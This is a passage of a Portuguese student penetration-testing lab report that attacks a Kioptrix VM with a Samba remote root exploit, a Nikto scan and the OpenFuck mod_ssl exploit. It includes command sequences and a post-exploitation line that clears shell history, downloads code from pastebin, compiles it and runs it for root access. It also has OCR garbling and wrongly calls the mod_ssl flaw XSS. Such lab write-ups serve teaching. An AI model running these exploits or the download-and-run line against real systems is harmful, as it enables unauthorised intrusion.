Com o conhecimento do uso do comando adquirido, executámo-lo usando as opções “-c 10.120.59.1” que refere-se ao ip com o qual queremos receber a conexão da sessão, “-b=0” pois o target é uma máquina Linux e por fim o nosso ip do Kkoptrix:

```
./test_exploit -c 10.120.59.1 -b=0 10.120.59.12
```

```
[(kali㉿kali)-[~]]$ ./test_exploit -c 10.120.59.1 -b=0 10.120.59.12
samba-2.2.8 < remote root exploit by eSDee (www.netric.org/be)
_____
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!


*** JE MOET JE MUIL HOUWE
Linux k10ptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
pwd
/ttmp
whoami
root
echo "hacekado"
hacekado
█
```

Assim, já havíamos conseguido acesso **root** ao Kkoptrix.

Parte 2

Para verificar se conseguíamos outros exploits e vulnerabilidades adicionais, continuámos as pesquisas.

Executámos o Nikto, que é uma ferramenta de código aberto usada para scan de vulnerabilidades em servidores web. Definimos o target host e executámos o seguinte comando:



```
(root㉿kali)-[~/home/kali]
└─# nikto -h 10.120.59.12
- Nikto v2.5.0

+ Target IP:      10.120.59.12
+ Target Hostname: 10.120.59.12
+ Target Port:    80
+ Start Time:    2024-05-18 00:48:25 (GMT1)

+ Server: Apache/1.3.20 (Unix) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep 6 04:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS)
. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 18 item(s) reported on remote host
+ End Time:        2024-05-18 00:55:22 (GMT1) (417 seconds)

+ 1 host(s) tested
```

Com base neste resultado e o do OpenVAS, decidimos tentar explorar a vulnerabilidade de cross site scripting. Essa vulnerabilidade está relacionada com o **mod_ssl** presente nas scans. Levando isso em conta, pesquisámos por exploits ou formas de tirar proveito dessa vulnerabilidade e, dentre algumas opções, escolhemos um de nome “OpenLuck” (não é nome original).

The screenshot shows the GitHub README page for the OpenLuck exploit. It includes sections for 'Usage' and a step-by-step guide with terminal commands:

1. Download OpenFuck.c

```
git clone https://github.com/heltonWernik/OpenFuck.git
```

2. Install ssl-dev library

```
apt-get install libssl-dev
```

3. It's Compile Time

```
gcc -o OpenFuck OpenFuck.c -lcrypto
```

4. Running the Exploit

```
./OpenFuck
```

5. See which service you wwitch to exploit. For example if you need to Red Hat Linux, using apache version 1.3.20. Trying out using the 0x6a option
`/OpenFuck 0x6a [Target Ip] [port] -c 40`

for example:

```
./OpenFuck 0x6a 192.168.80.145 443 -c 40
```

Com base nisso, executámos os seguintes comandos:

```
git clone https://github.com/heltonWernik/OpenFuck.git
sudo apt update && sudo apt install libssl-dev -y
cd OpenFuck
gcc -o OpenFuck OpenFuck.c -lcrypto
./OpenFuck
```

Percorremos a lista de como usar o exploit para encontrar qual Offset deveríamos usar tendo em conta que se trata de um host RedHat Linux e Apache 1.3.20 extraídos do excerto do nmap:

```
...
http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
...
```

Encontrámos os seguintes offsets:

```
0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
```

Com o offset escolhido, procedemos para a execução do exploit:

```
./OpenFuck 0x6b 10.120.59.12 -c 40
```

```

[~(kali㉿kali)-[~/OpenFuck]
$ ./OpenFuck 0x6b 10.120.59.12 -c 40

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****  

* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****  

*****  

Connection ... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8070
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
bash-2.05$ unset HISTFILE; cd /tmp; wget https://pastebin.com/raw/C7v25Xr9 -O
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;
--17:20:57-- https://pastebin.com/raw/C7v25Xr9
          => `ptrace-kmod.c'
Connecting to pastebin.com:443 ... connected!
HTTP request sent, awaiting response ... 200 OK
Length: unspecified [text/plain]

      OK ... @ 3.84 MB/s

17:20:58 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 1550
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell ...

whoami
root
echo "hackeado"
hackeado
pwd
/tmp
█

```

Desta forma, conseguimos também o acesso root ao Kkoptrix como podemos ver no último exerto da imagem:

```

whoami
root
echo "hackeado"
hackeado
pwd
/tmp
cd /root
ls
anaconda-ks.cfg
█

```

Conclusão

Este relatório detalha os métodos e ferramentas utilizados para analisar e explorar vulnerabilidades numa rede de teste. O cenário incluía várias máquinas conectadas através de um Kali Linux, com o objetivo de identificar e explorar falhas de segurança.

Inicialmente, montamos e validamos o cenário, assegurando conectividade e acesso à internet para todas as máquinas. Utilizamos ferramentas como o Wireshark para monitorar o tráfego e identificar credenciais de serviços como FTP, além de comparar a segurança entre conexões Telnet e SSH e entre HTTP e HTTPS.

Na fase de exploração de vulnerabilidades, empregamos o Nmap para scan de portas e identificar sistemas operacionais, e o OpenVAS para detectar vulnerabilidades. Usamos também o Metasploit para explorar estas vulnerabilidades, obtendo sucesso em acessar sistemas com privilégios elevados.

Para a máquina Windows XP, exploramos a vulnerabilidade SMB, conseguindo uma sessão meterpreter com privilégios de sistema. No caso do Kroptrix, usamos diferentes exploits, incluindo o "OpenLuck", para explorar falhas em versões específicas do Apache e mod_ssl, obtendo acesso root.

Em resumo, este exercício demonstrou a eficácia das ferramentas de análise de vulnerabilidades e exploits, reforçando a importância de manter sistemas atualizados e seguros para prevenir tais ataques.